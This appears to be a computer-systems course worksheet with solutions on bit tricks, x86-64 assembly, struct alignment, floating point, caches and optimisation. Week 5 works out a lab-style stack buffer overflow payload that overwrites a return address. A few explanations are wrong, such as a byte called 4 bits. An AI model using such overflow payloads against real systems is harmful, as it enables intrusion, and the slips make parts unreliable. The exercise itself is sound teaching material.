Week 1

1.

Assume:

```
int x = rand();
int y = rand();
unsigned ux = (unsigned) x;
```

Are the following statements always true?

a.

```
ux >> 3 == ux/8
```

True

- For unsigned integers, right shifting always rounds towards 0, as all unsigned integers are non-negative and extra 1's on the right are discarded while right shifting.
- Thus, shifting to the right by 3 is equivalent to integer division by 2^3 (8), which also rounds towards 0.

b.

given x > 0,

```
((x << 5) >> 6) > 0
```

False

- In the case where (x << 5) has a 1 for its most significant bit, right shifting by 6 will produce a negative number.
- Example: 01111111111111111111111111111111 (TMAX)
  - TMAX << 5 == 11111111111111111111111111100000 (lets call this quantity T)
  - T >> 6 == 11111111111111111111111111111111 (-1)
  - -1 is not > 0, so the statement is not always true and fails for TMAX
  - Exercise for the reader: try coming up with a generalized statement as to which quantities will hold true for this statement and which quantities will not.

c.

```
~x + x >= ux
```

True

- ~x + x (a bit string of all 1s) would be interpreted as UMAX when comparing it to ux. This is because when comparing a signed integer with an unsigned one, all quantities on each side of the comparison are interpreted as unsigned.

d.

given x & 15 == 11,

```
( ~((x >> 3) & (x >> 2)) << 31) >= 0
```

- Last four bits of x are 1011
- X >> 3 has last bit 1
- X >> 2 has last bit 0
- And'd 0 in last bit
- Complemented is 1
- Left shift by 31 has msb of 1
- Thus negative
- FALSE

False

- By the given statement, we know that the 4 least significant bits (lsb)of x are 1011. This is because when we and x with 15 (0000…00001111) we obtain a 11 (0000…00001011).
- Thus (x >> 3) has a lsb of 1, while (x >> 2) has a lsb of 0.
- AND-ing the two together produces a number that has a lsb of 0, which when negated has an lsb of 1.

- The final comparison against 0 effectively checks if the most significant bit of the left hand sign is 0 or not after shifting left by 31. This tells us that we want to focus on the least significant bit of ~((x >> 3) & (x >> 2)) before shifting, which is something we were able to obtain above.
- Left-shifting by 31 thus results in a number with a most significant bit of 1, and the remaining bits being 0
- This is a negative number since we are working with signed quantities and is not >= 0, and the statement is not always true

e.

```
given ((x < 0) && (x + x < 0))
x + ux < 0
```

False

- In an addition of an unsigned integer with a signed integer, the signed integer is implicitly cast to unsigned.
- Thus, the addition of two unsigned integers will always be non-negative
    - This is regardless of the given statement

f.

```
given ((x < 0) && (y < 0) && (x + y > 0))
((x | y) >> 30) == -1
```

False

- Per the given, we know that the two most significant bits of x and y can be either 10 and 10, 11 and 10, or 10 and 11. We cannot have 11 and 11 because then the addition of x and y will not overflow.
- Looking specifically at the case where x and y have most significant bits 10 and 10, (x | y) would also have most significant bits of 10
- In that case, Right shifting (x | y) by 30 would result in -2, which is not equal to -1 and thus the statement is not always true.
- A quick tip on this problem: we see an ultimate right shift of 30, which tells us we want to specifically look at two the most significant bits before the shift on (x | y). By extension, this tells us we really only care about the two most significant bits of x and y before shifting.

Summary & Overall Strategies:

1) Always assume we are working with 32 bit integers unless specified otherwise.
2) It is useful to use TMIN, TMAX, 0, 1, and -1 for test cases as we commonly run into issues with these test cases when determining if a statement is true or not.
3) Always take possible issues with negative numbers into consideration.
4) When dealing with a combination of unsigned and signed values, whether in comparison or arithmetic, all signed values are interpreted as unsigned.
5) When we see a shift by a specific number, it may help to first deduce what bits we will be looking at and try to simplify the problem.
6) Dividing unsigned values by shifting will always be equivalent to integer division, however we must bias when dealing with signed values to ensure proper division.
7) Overflow occurs when you add two negative numbers and their result is a positive number or when you add two positive numbers and their result is a negative number.
8) Remember that arithmetic and logical left shifts are the same. However, arithmetic right shifts are applied to signed quantities and logical right shifts are applied to unsigned quantities. Arithmetic right shifts pad by 1s if the original quantity is negative and logical right shifts always pad by 0s.
9) It may help to be able to recall truth tables/results for binary and unary bitwise operators well.
10) Keep track of parentheses!
11) When in doubt, try a couple examples by hand, maybe not the whole 32 bits, but a smaller example should also be sufficient. As you work with data puzzles, you will begin to see

patterns and common techniques to solve the puzzle, like using masks, shifting to get specific parts of the bitstring, strategic negations, etc.

2.
Given: x has a 4 byte value of 255
What is the value of the byte with the lowest address in a
a.
big endian system?
b.
little endian system?

Big endian means that the big end (the most significant byte) is placed at the lowest address in memory. Little endian means that the little end (least significant byte) is placed at the lowest address. Keep in mind that endianness doesn't affect the numbers and how we work with them in a program, it only affects how bytes are stored in memory.

In hex 255 is 0x000000FF. We will commonly use hex in this class to read bytes. Each byte is represented by two hex characters. So here the most significant byte is 0x00 and the least significant byte is 0xFF.

Then the lowest address in big endian would be 0x00 and the lowest address in little endian would be 0xFF.

Week 2

1. Write a function that, given a number n, returns another number where the k^{th} bit from the right is set to 0.

Examples:
`killKthBit(37, 3) = 33` because $37_{10} = 100101_2 \sim> 100001_2 = 33_{10}$
`killKthBit(37, 4) = 37` because the 4^{th} bit is already 0.

```
int killKthBit(int n, int k) {

        return n & ~(1 << (k - 1));

}
```

- We want to create a mask that somehow sets the kth bit from the right to 0.
- We can achieve this by performing an and operation with the kth bit and a 0, which will always result in 0.
- However we want to keep all of the other bits the same, so we must and them with 1 in our mask.
- To make this mask, we take the number 1 and shift it by k - 1, 1 << (k - 1).
- We shift by k - 1 instead of k due to 1 already being the in least significant bit position.
- Then we end up with a bit string where we have a 1 in the kth bit from the right position and 0s everywhere else.
- However, using this mask alone will only extract the kth bit from the right if we and it with n.
- We want the opposite, where we have a 0 bit in the kth bit position and 1s everywhere else.
- We can achieve this by negating (1 << (k - 1)), ~(1 << (k - 1)).
- We can now use this mask, and it with n, and get the correct result.

2. `mov` vs `lea` - describe the difference between the following:

```
movq (%rdx), %rax
leaq (%rdx), %rax
```

- movq moves the contents at memory location of the assumed address in %rdx into %rax. We can think of this as analogous to dereferencing a pointer, where the pointer is what is contained in %rdx, and we are able to obtain the contents of where that pointer points to.
- Note: We only look at the contents of the memory address in a register in a mov instruction when we see parentheses around it.
- leaq computes the load effective address using rdx and stores it into rax. Lea is used in contexts of addresses, so we can think of it as returning a value which functions as a pointer. We never dereference with lea.
- Some more examples:
    - movq %rdx, %rax
        - This instruction is functionally the same as leaq (%rdx), %rax.
    - movq %rdx, (%rax)
        - Moves the contents in %rdx and stores it at the memory address held in %rax. Here we dereference the destination instead of the source register.

3. Invalid `mov` Instructions - Explain why these instructions would not be found in an assembly program.

a) movl %eax, %rdx
The suffix and the destination size must match. Since the mov suffix l specifies a long (32 bits), we cannot move it to %rdx since it fits a quadword (64 bits). We could fix this if we changed movl to movq.

b) movb %di, 8(%rdx)
The suffix must be at least as long as the source. The mov suffix is b, indicating a byte (4 bits), and the source is %di (8 bits).

c) movq (%rsi),8(%rbp)
There are limitations to what kinds of combinations of source and destination types we can have. We cannot move from memory to memory, like this example. We can move an immediate to memory, a register to memory, an immediate to a register, a register to register, and memory to a register.

d) movw $0xFF, (%eax)
Here %eax cannot be used as an address register (pointer) since it is 32 bits. All pointers/memory addresses are 64 bits in x86.

4. What would be the corresponding instruction to move 64 bits of data from register `%rax` to register `%rcx`?

Movq %rax, %rcx
OR
Leaq (%rax), %rcx

Since we are dealing with %rax and %rcx (both 64 bit), we want to use an instruction that specifies a quadword. We can use either movq or leaq to achieve this. The instructions above functionally do the same thing since we are not looking at the contents of a memory address, just the value that is %rax.

5. Operand Form Practice (see page 181 in textbook)
Assume the following values are stored in the indicated registers/memory addresses.

Address	Value	Register	Value
0x104	0x34	%rax	0x104
0x108	0xCC	%rcx	0x5
0x10C	0x19	%rdx	0x3
0x110	0x42	%rbx	0x4

- We will assume these operands are part of mov instructions. This means we need to dereference/go to memory addresses when appropriate.

- $ denotes immediates
- Note: any numbers starting with "0x" are hexadecimal numbers!! Feel free to use a hex calculator if needed. There is no need to memorize hex arithmetic.
- All of the operands can be evaluated using the specific formulas on page 181 in the textbook
- More generally, whenever you see an address of the form $D(r_b,r_i,s)$, where D is an number, r_b and r_i are registers, and s is either 1,2,4, or 8, you can use the following formula:

  $D + R[r_b] + R[r_i]*s$

  If D is missing, assume D == 0
  If r_b is missing, assume r_b == 0
  If r_s is missing, assume r_s == 0
  If s is missing, assume s == 1

1) Operand: $0x110
   Value: $0x110
   The operand is an immediate and has a constant value.

2) Operand: %rax
   Value: 0x104
   The value held in register %rax is 0x104.

3) Operand: 0x110
   Value: 0x42
   The value held in memory address 0x110 is 0x42.

4) Operand: (%rax)
   Value: 0x34
   We first notice the parentheses, which tell us to look at the contents of the address in %rdx. Then we look at the value held in register %rdx, which we know is 0x104. We then further look into the contents of 0x104 as a memory address, and find 0x34.

5) Operand: 8(%rax)
   Value: 0x19
   We follow a similar process to #4, but before looking at the contents of the memory address, we must add 8 to the memory address in %rax. We then get 0x10C, we look into that address and get 0x19.

6) Operand: (%rax, %rbx)
   Value: 0xCC
   Here we add the values in %rax and %rbx before looking at the contents of a memory address. We get 0x108, look into that address, and get 0xCC.

7) Operand: 3(%rax, %rcx)
   Value: 0x19
   Here we add the values in %rax, %rcx, and 3 together which gives 0x10C. Then we look into the memory address and find 0x19.

8) Operand: 256(, %rbx, 2)
   Value: 0xCC
   Here we multiply the value in %rbx by 2 and add 256 (256 in hex is 0x100). We obtain 0x108. Looking into that memory address, we get 0xCC.

9) Operand: (%rax, %rbx, 2)
   Value: 0x19
   Here we multiply the value in %rbx by 2 and add the value in %rax. We obtain 0x10C. Looking into that memory address, we get 0x19.

6. Condition Codes and Jumps - Assume the addresses and registers are in the same state as in Problem 6. Does the following code result in a jump to `.L2`?

```
leaq (%rax, %rbx), %rdi
cmpq $0x100, %rdi
jg .L2
```

I have copied over the registers and their values from the previous problem for convenience.

Register	Value
%rax	0x104
%rcx	0x5
%rdx	0x3
%rbx	0x4

```
leaq (%rax, %rbx), %rdi
```

We add the values in %rax and %rbx together and get 0x108. Since we are using leaq, we simply move the computed value into %rdi.

```
cmpq $0x100, %rdi
jg .L2
```

Intuitively, these two instructions together ask if %rdi is greater than $0x100, and if so we jump to L2 (hence the jg instruction). Since 0x108 is greater than 0x100, we do jump! A more technical explanation:

1. Second line sets codes according to 0x108 - 0x100, which sets no codes.
2. Since jg is evaluated as ~(SF^OF)&~ZF which in this case is ~(0^0)&~0 = 1&1 = 1.
3. So we will jump.

Week 3

1. How many bytes would the following array declaration allocate on a 64-bit machine?

```
char *arr[10][6];
```

We find the number of bytes by multiplying the size of the elements that the array holds with the array's dimensions. Here we would do 10 * 6 * 8 where 10 * 6 are the dimensions of the array and 8 is the size of a pointer since our array holds pointers to characters. This gives us 480 bytes.

2. What will the following print out?

```
typedef struct {
        char shookie;
        int tata;
        char cookie;
        double chimmy;
} bt;

void main(int argc, char** argv){
        bt band[7];
        printf( "%d\n", (int)sizeof(band));
}
```

We have 2 alignment rules:

1. The size of the entire struct must be a multiple of its largest primitive data type.
2. Each element in the struct must be aligned at a multiple of its size (not including unions).

Following these two rules, we can say the struct looks something like this:

We see that the struct is 24 bytes. Since we have an array of 7 structs, the array will take up 24 * 7 = 168 bytes.

3. What is the best* ordering of the following data types if you want to have a struct that uses all of them? What is this optimal size? Assume a 64-bit architecture.
   ** the ordering that will result in the optimal usage of space – there's more than 1 answer!*

```
char tully;
long stark;
float* lannister;
double targaryen;
int greyjoy;
float arryn;
```

The best ordering will come from having the largest elements in the beginning, the next largest next and so on and so forth. Here is an example of what this struct could look like:

We could move the order of the 8-byte elements anywhere within the first three positions, the two 4-byte elements anywhere within the next two positions, and the char must be at the end.

4. Consider the following disassembled function:

```
000000000040102b <phase_2>:
  40102b:     55                          push   %rbp
  40102c:     53                          push   %rbx
  40102d:     48 83 ec 28                 sub    $0x28,%rsp
  401031:     48 89 e6                    mov    %rsp,%rsi
  401034:     e8 e3 03 00 00              callq  40141c <read_six_numbers>
  401039:     83 3c 24 01                 cmpl   $0x1,(%rsp)
  …
```

Right after the callq instruction has been executed, what address will be at the top of the stack?

When we are about to call a function, its return address is pushed onto the stack and control is then given to the function. This return address is the next instruction after the call, 401039. The function executes and right before it returns, this return address is at the top of the stack.

5. Consider the following C code:

```
typedef struct {
       char first;
       int second;
       short third;
       int* fourth;

} stuff;

stuff array[5];

int func0(int index, int pos, long dist) {
       char* ptr = (char*) &(array[index].first);
       ptr += pos;
       *ptr = index + dist;
```

```
        return *ptr;
}

int func1() {
        int x = func0(1, 4, 12);
        return x;
}
```

Clearly some code is missing - your job is to fill in the blanks! Note that the size of the blanks is not significant. The two functions will be compiled using the following assembly code:

```
0000000000400492 <func0>:
  400492:     8d 04 17                  lea    (%rdi,%rdx,1),%eax
  400495:     48 63 ff                  movslq %edi,%rdi
  400498:     48 63 f6                  movslq %esi,%rsi
  40049b:     48 8d 14 7f               lea    (%rdi,%rdi,2),%rdx
  40049f:     88 84 d6 60 10 60 00      mov    %al,0x601060(%rsi,%rdx,8)
  4004a6:     0f be c0                  movsbl %al,%eax
  4004a9:     c3                        retq

00000000004004aa <func1>:
  4004aa:     c6 05 cb 0b 20 00 0d      movb   $0xd,0x200bcb(%rip)
                                                # 60107c <array+0x1c>
  4004b1:     b8 0d 00 00 00            mov    $0xd,%eax
  4004b6:     c3                        retq
```

The answer can be derived by tackling func0 first, then func1

func0

- From instruction 400492, we can see that the return value is set to %rdi + %rdx, where %rdi is index and %rdx is dist
  - %rdi is set to the first parameter, %rsi to the second parameter, %rdx to the third
  - %eax is unchanged, until instruction 4004a6 with %al
    - This makes sense, since we're returning the value from dereferencing a pointer to a char, aka a single byte (%al is a single byte)
  - Thus we know ***ptr = index + dist**
- From instruction 40049b:
  - %rdx is set to 3 * %rdi
  - %rdx is thus 3 * index
- From instruction 40049f:
  - 0x601060 is presumably the start of the array
    - This is confirmed in instruction 4004aa, where 60107c is shown to be <array+0x1c>
  - The destination of instruction 40049f is thus:
    - (Start of the array) +
      8 * (3 * %rdi) +
      pos
    - = (start of array) + (24 * index) + pos
  - Each object of type stuff is 24 bytes (alignment)
  - ptr from func0 is thus pointing to **array[index].first**
    - The "+ pos" comes from the second line of func0

func1

- **(note) there is no call to func0, as this code was produced from gcc -O**
  - Optimization has not been covered yet, but in the spirit of the problem, we needed the parameters passed to func0 to be hidden but the return value to be known. The non-optimization generated assembly would have done the opposite.

- From Week3 Lecture slides "data_examples.pdf", students should understand that 0x200bcb(%rip) from instruction 4004aa is location <array + 0x1c>
- 0x1c = 28
- Since each object of type stuff is 24 bytes, we know the second parameter (pos) was called with value 4
  - array[1].first would be at byte 24
  - ptr += 4 would bring us to 28
  - Thus we know **pos = 28 - 24 = 4**

- 0xd = 13
  - Thus we know that the **third parameter (dist) was called with value 12**

Week 4

1. What is the value of y after both of the following operations?

```
x = x ^ (~y);
y = y ^ x;
```

We can substitute x in the second assignment with x ^ (~y) to get y = y ^ (x ^ (~y)). Since XOR is commutative we can move around the terms and take away the parentheses to get y = y ^ ~y ^ x. y ^ ~y is -1 (1111…1111) so we get y = -1 ^ x which then simplifies to y = ~x.

2. Given the following declarations, do the statements below always evaluate to true?

```
int x = foo();
int y = bar();
unsigned ux = cookie();
```

a.

```
x > ux  ====> (~x+1)  < 0
```

When we compare x to ux, x becomes unsigned. Let's try setting x to -1. When we cast it to unsigned, it becomes UMAX. Then, (~x + 1) where x is UMAX is equal to 1 which is not less than 0.
FALSE

b.

```
ux - 2 >= -2 ====> ux <= 1
```

For this one we want to find which values of ux hold true for the given statement and then see if those values always hold true for the statement we need to determine. First, we see comparison between signed and unsigned quantities where -2 is a signed quantity. We cast it to an unsigned integer which looks like 1111…1110 (-2 bit representation). If ux == 1, ux - 2 == 1111…1111 which is >= 1111…1110. If ux == 0, ux -2 == 1111…1110 which is >= 1111…1110. For all other values of ux, ux -2 is not >= 1111…1110. So, ux must be <= 1.
TRUE.

c.

```
(x^y)^x == (x+y)^((x+y)^y)
```

We know XOR is commutative so we can rewrite the expression as:
x^x^y == (x+y)^(x+y)^y
Then we know anything XOR itself is 0 and anything XOR 0 is itself. So,
0^y == 0^y
y == y
TRUE

d.

```
(x < 0) && (y < 0) == (x + y) < 0
```

If x and y are both very negative (for example, TMIN), we would overflow into a positive number,
FALSE

3. `char** apple[5][9];`
   5*9*8 = 360

   `char* banana[1][9];`
   1*9*8 = 72

   `char strawberry[4][2];`
   4*2*1 = 8

   How many bytes of space would these declarations require?

4. Consider the following struct:

```
typedef struct {
       char first;
       int second;
       short third;
} stuff;
```

   Say we are debugging an application in execution using gdb on a 64-bit, little-endian architecture. The application has a variable called array - defined as:
   `stuff array[2][2];`

   Using gdb we find the following information at a particular stage in the application:

```
(gdb) p &array
$1 = (stuff (*)[2][2]) 0x7fffffffe020
```

   And:


```
(gdb) x/48xb 0x7fffffffe020
0x7fffffffe020: 0x61    0x00    0x00    0x00    0x08    0x00    0x00    0x00
0x7fffffffe028: 0x02    0x00    0x00    0x00    0x62    0x00    0x00    0x00
0x7fffffffe030: 0x64    0x00    0x00    0x00    0x04    0x00    0x00    0x00
0x7fffffffe038: 0x63    0x04    0x40    0x00    0xed    0x03    0x00    0x00
0x7fffffffe040: 0xc8    0x00    0xff    0xff    0x64    0x7f    0x00    0x00
0x7fffffffe048: 0x17    0xa6    0x00    0x00    0xe1    0x00    0x00    0x00
```

   What is the value of
   `array[1][0].second`

   At this particular stage of the application?
   i.e. what would be returned from the statement:

```
printf("%d\n", array[1][0].second);
```

   Struct is 12 bytes and looks kinda of like this:



   The hex dump shows us the entire array (hence the p &array command). The beginning of the array, array[0][0], is at 0x7fffffffe020; array[0][1] starts at 0x7fffffffe02c; array[1][0]

starts at 0x7fffffffe038; and array [1][1] starts at 0x7fffffffe044. We want to look at array[1][0]. Based on how the struct looks, we know array[1][0].second is at an offset of four from the beginning of the struct. Since the struct starts at 0x7fffffffe038, .second begins at 0x7fffffffe03c. We read the four bytes starting from here as the int and get 0xed, 0x03, 0x00, and 0x00. Since we are in little endian, we must reverse the bytes to get the correct int value. Doing this we get 0x000003ed which is 1005.

5. The following is part of the result of the command '`objdump -d`' on an executable

```
00000000004006dd <IronMan>:
  4006dd:       55                      push   %rbp
  4006de:       48 89 e5                mov    %rsp,%rbp
  4006e1:       89 7d ec                mov    %edi,-0x14(%rbp)
  4006e4:       8b 45 ec                mov    -0x14(%rbp),%eax
  4006e7:       c1 e0 04                shl    $0x4,%eax
  4006ea:       89 45 fc                mov    %eax,-0x4(%rbp)
  4006ed:       8b 45 fc                mov    -0x4(%rbp),%eax
  4006f0:       5d                      pop    %rbp
  4006f1:       c3                      retq
```

Say the declaration for the function IronMan was:
`int IronMan(int scraps);`

Given that the integer 23 was passed into the function, what is the return value?

This assembly code first callee saves rbp, moves the base pointer to where rsp is pointing, moves the argument passed into some stack location, then the contents of that stack location is moved into eax. Here is where the function does something of more significance. We see eax being shifted by four which is effectively multiplying by 16. Then this multiplies value is put on the stack and then read from the stack and we return after restoring the base pointer. This function simply multiplies the argument passed in by 16. If we pass in 23, we return 23*16 = 368.

6. The following is a continuation from the previous problem.

```
0000000000400721 <Hulk>:
  400721:       55                      push   %rbp
  400722:       48 89 e5                mov    %rsp,%rbp
  400725:       48 83 ec 20             sub    $0x20,%rsp
  400729:       48 89 7d e8             mov    %rdi,-0x18(%rbp)
  40072d:       48 8b 45 e8             mov    -0x18(%rbp),%rax
  400731:       48 89 c7                mov    %rax,%rdi
  400734:       e8 27 fe ff ff          callq  400560 <atoi@plt>
  400739:       89 45 fc                mov    %eax,-0x4(%rbp)
  40073c:       8b 45 fc                mov    -0x4(%rbp),%eax
  40073f:       89 c7                   mov    %eax,%edi
  400741:       e8 97 ff ff ff          callq  4006dd <IronMan>
  400746:       89 45 f8                mov    %eax,-0x8(%rbp)
  400749:       81 7d f8 8f 01 00 00    cmpl   $0x18f,-0x8(%rbp)
  400750:       7e 10                   jle    400762 <Hulk+0x41>
  400752:       81 7d f8 f4 01 00 00    cmpl   $0x1f4,-0x8(%rbp)
  400759:       7f 07                   jg     400762 <Hulk+0x41>
  40075b:       b8 01 00 00 00          mov    $0x1,%eax
  400760:       eb 05                   jmp    400767 <Hulk+0x46>
  400762:       b8 00 00 00 00          mov    $0x0,%eax
  400767:       c9                      leaveq
  400768:       c3                      retq
```

Given that the function returns 1, what do we know about the value of %edi right before instruction 0x400741 is executed?

Since the function returns 1, we know that the jump instructions at 0x400750 and 0x400759 did not jump.

- From instructions 0x400749 and 0x400750
  - we know that we would have jumped if -0x8(%rbp) was less than or equal to 0x18f
  - Thus we know -0x8(%rbp) is greater than 0x18f, or 399
- From instructions 0x400752 and 0x400759
  - We know that we would have jumped if -0x8(%rbp) was greater than 0x1f4
  - Thus we know -0x8(%rbp) is less than or equal to 0x1f4, or 500
- Thus we know that -0x8(%rbp) is between 400 and 500, inclusive
  - Thus %eax is between 400 and 500, inclusive

From the previous question, we know that IronMan multiplies inputs by 16

- We also know that the function returns a value between 400 and 500 with input %rdi
- Reversing the function, we know the input must have been between 400/16 and 500/16

Thus we know that %rdi was between 25 and 31 right before the IronMan function call

7. What is the value of the following 8-bit, tiny floating point number? Note that the exponent field is 4 bits, and the fractional field is 3.

01100000

Sign bit: 0
Exponent: 1100 = 12
Fraction: 0

Bias: 2^(n-1)-1= 8-1 = 7

(-1)^(sign)*2^(exponent-bias)*(1+fraction) = 2^(12-7) = 32

Week 5

1.
How many bytes would the following data structures require?

```
struct ucla {
        char blue[6];
        union {
                int gold;
                char joe[8];
        } bruin;

} arr[4];
```

The char array requires 6 bytes. The union requires the number of bytes of its largest data type. In this case, the union requires 8 bytes. In order for the union to be correctly aligned, there needs to be 2 bytes of padding after the first char array. The struct has a size of 16 bytes. There are 4 instances of this struct in the array arr, so in total we need 64 bytes.

2.
What do I need to do if I want to access a function through buffer overflow (what needs to be done to the stack)?
The function's address is 0x500142. Also remember we're working in little endian!

The function Gets is similar to the standard library function gets—it reads a string from standard input (terminated by '\n' or end-of-file) and stores it (along with a null terminator) at the specified destination (such as a char array previously declared). Functions Gets() and gets() have no way to determine whether their destination buffers are large enough to store the string they read.

```
Dump of assembler code for function getbuf:
```

```
=> 0x0000000000601748 <+0>:     push   %rax
   0x000000000060174c <+4>:     sub    $0x40,%rsp
   0x000000000060174f <+7>:     mov    %rsp,%rdi
   0x0000000000601754 <+12>:    callq  0x40198a <Gets>
   0x0000000000601759 <+17>:    add    $0x40,%rsp
   0x000000000060175d <+21>:    pop    %rax
   0x000000000060175f <+23>:    retq
```

We need 64 bytes of padding to account for the sub by 0x40 (64) from %rsp and 8 more bytes of padding to account for the push of %rax onto the stack. When the function returns, we want the address popped into %rip to be the address of the function we want to run. Thus, we need 72 bytes of padding, and we place the address after that. This is the hex input we would pass in to a magical function like hex2raw which would give us the raw string that when fed into getbuf and placed onto the stack, would convert to the hex input:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
42 01 50 00 00 00 00 00
```

3.
What is the value of the following 8-bit, tiny floating point number? Note that the exponent field is 4 bits, and the fractional field is 3.
`01100000`

Answer: 32

S = 0
E = 12 - 7 = 5 (*bias for 8-bit numbers is 7)
M = 1 + 0 = 1

$(-1)^0 * (1.000) * 2^{12-7} = 1 * 1 * 32 = 32$

What about the single precision 32-bit floating point number?
`01000010000001000000000000000000` or `0x42040000`

Answer: **33**

S = 0
E = 132 - 127 = 5 (*bias for 32-bit numbers is 127)
M = 1 + 2^{-5} = 1.03125

$(-1)^0 * (1.03125) * 2^{132-127} = 1 * 1.03125 * 32 = 33$

What is -13.1875 in single precision 32-bit floating point format?

Answer: **11000001010100110000000000000000**

Recall that the formula for converting floating point into binary is: Value = $(-1)^S * M * 2^E$
...where E = Exp - Bias

First we immediately see **S = 1**, since the number is negative.

We can convert the magnitude of the input into binary:

$.1875 = .0011_2$
$13 = 1101_2$
$13.1875 = 1101.0011_2$

Then to get the binary into mantissa form (M = 1 + fractional field) we shift to the left by three. The amount we shift by determines the exponent (compare this to scientific notation) E:

$1101.0011_2 << 3 == 1.1010011_2$
$M = 1 + \text{fractional field} = 1.1010011_2$
fractional field = M - 1 = $.1010011_2$
$E = 3$

However, since we want to convert to binary, not the other way around, E is a bit useless. Instead we want the exponential field. We can find the exponential field with the following:

E = exponential field - bias
exponential field = E + bias = 3 + 127 = 130 (10000010_2 in binary)

We know the input has 3 parts: the signed bit, 8 bits for the exponential field, and 23 bits for the fractional field. We have found each of these parts, putting them together we get the answer:
11000001010100110000000000000000

4. Designing a (Better?) Floating Point

What do we want to represent with floating point numbers?
Represent non-integer values. We want real numbers!

Is it possible to represent all of the numbers we would like to represent?
No :(We only have a finite amount of memory

How can we deal with the above?
With approximation: bounded, but with large (and small!) values

What qualities do we want from our representation?
Open ended, but some examples are simplicity and efficiency

So approximation (and hence precision) is going to play a large role in the design of our floating point numbers. How can we build in the idea of precision into our numbers? (We would like our numbers to be as precise as possible. Think about how errors build when we perform arithmetic operations - maybe what you learned about significant figures will help)

What are some problems with the representation you came up with, and how can they be addressed?

Some possible issues to consider:

- Range of numbers?
- Precision of numbers?
- Overflow?
- Underflow?
- Bit efficiency?
- Representation(s) of 0?
- Unique representations?
- Rounding?

5.
What are some optimizations that can be made to the following function?

```
void cs33fun(char* Midterm, char* Grade, int* Final, int n) {

        for (int i = 0; i < (strlen(Midterm)); i++) {
```

```
                strcat(Grade, Midterm);

                for (int j = 0; j < n; j++)
                        for (int k = 0; k < i; k++)
                                Final[j] += strlen(Grade);
        }
}
```

There are many ways this function can be optimized, including but not limited to:

- The innermost loop can be replaced with the statement:
  `Final[j] += i * strlen(Grade);`
- Move `strlen(Midterm)` outside of the loop

There are several things students might be tempted to do based on an incomplete understanding of the lecture on Wednesday. However, they SHOULDN'T do the following:

- Based on "Procedure calls" - Move strcat out of the loop
  - Strcat is required for the logic of the function
- Based on "Procedure calls" - Move `strlen(Grade)` outside of the outermost loop (and nothing else)
  - The string Grade changes over each iteration of the outermost for loop
  - BUT can be moved outside of the middle loop
    - Since `strlen(Grade)` increments by `strlen(Midterm)` during each outermost iteration, can actually be moved outside the outermost loop if handled correctly

Week 6

1.
What is loop unrolling? How can it make your program more efficient? How can it make your program less efficient?

Loop unrolling is a technique that reduces the number of iterations of a loop. For example, let's say you have a for loop that iterates 100 times and prints "hello" once each time. You could transform it into a for loop that iterates 50 times prints "hello" twice each time. Loop unrolling makes your program more efficient, since you don't need to make the comparison every time. It also tells the CPU you can run instructions out of order or in parallel. Loop unrolling can make your program less efficient if you have a lot of temporary variables in a single iteration, requiring too many registers. It also makes your code less readable, and some compilers will do the optimization for you.

2.
What affects the data stored on the stack? Think registers and instructions!

Any instructions performed on the stack pointer register `%rsp` should be monitored; this includes add instructions and sub instructions. pop and push instructions also affect the layout of the stack; these typically work (on a 64-bit machine) by either popping/pushing values off of/onto the stack. call (sub rsp and push return address) and ret (pop return address and add rsp) are also instructions to pay attention to as well as mov instructions with registers.

3.
The following table gives the parameters for a different number of caches. For each cache, fill in the missing fields in the table.

- *m* is the number of physical address bits
- *C* is the cache size
- *B* is the block size
- *E* is the associativity
- *S* is the number of the cache sets
- *t* is the number of tag bits
- *s* is the number of set index bits
- *b* is the number of block offset bits

There are four relevant formulas:

- $C = B * E * S$
- $m = t + s + b$
- $B = 2^b$
- $S = 2^s$

Cache	*m*	*C*	*B*	*E*	*S*	*t*	*s*	*b*
1	32	1024	4	4	64	24	6	2
2	32	2048	4	4	128	23	7	2
3	32	1024	8	1	128	22	7	3
4	32	1024	8	128	1	29	0	3
5	32	1024	8	8	16	25	4	3
6	32	1024	32	4	8	24	3	5

4.

The provided function `func_one` takes as input two pointers, that are actually each individually pointing to the first element in a N by M array of integers.

```
int func_one(char* one, char* two, int N, int M) {
        int i, j, k;
        int sum = 0;

        char* ptr1 = one;
        char* ptr2 = two;

        for (k = 0; k < 4; k++) {
            for (j = 0; j < M; j++) {
                for (i = 0; i < N; i++) {

                    char one = *(ptr1 + k + j*4 + i*4*M);
                    int masked = one & 0xFF;

                    int shift = k << 3;
                    int shifted = masked << shift;

                    *(ptr2 + k + j*4 + i*4*M) = masked;
                    sum += shifted;
                }
            }
        }

        return sum;
}
```

In what ways can we optimize the above function?

There are several ways to improve upon this function.

- We know that we access the bytes that the pointers refer to at increments of k + j*4 + i*M*4. Following the principles of **spatial locality**, we can switch the order of the for loops to be in i, j, then k order. This allows us to access the bytes in sequential order in contiguous memory by incrementing one at a time through k. If we have j or i as the inner loop, we would be jumping around in memory and possibly having more cache misses due to not being able to pull sequential memory in cache and needing to retrieve it from main memory at every access.

- We can pull out the multiplication "j*4" into the middle loop, the "shift" variable into the outer loop, and 4*M out of all the loops. These calculations will occur less frequently, not at each loop iteration, reducing computation time.
- We can also unroll the inner loop, which is what we look at in #5.

The optimized function may look something like this:

```
int func_one(char* one, char* two, int N, int M) {
        int i, j, k;
        int sum = 0;

        char* ptr1 = one;
        char* ptr2 = two;

        m_four = 4*M;

        for (i = 0; i < N; i++) {
            i_m_four = i*m_four

            for (j = 0; j < M; j++) {
                j_four = j*4;

                for (k = 0; k < 4; k++) {

                    char one = *(ptr1 + k + j_four + i_m_four);
                    int masked = one & 0xFF;

                    int shift = k << 3;
                    int shifted = masked << shift;

                    *(ptr2 + k + j_four + i_m_four) = masked;
                    sum += shifted;
                }
            }
        }

        return sum;
}
```

The function essentially copies the array "one" into "two", and returns the sum of all the elements in array "one" while it's at it. Note that it is not essential to understand what exactly the function does, to optimize it. Knowing what it does, however, allows us to restructure the code.

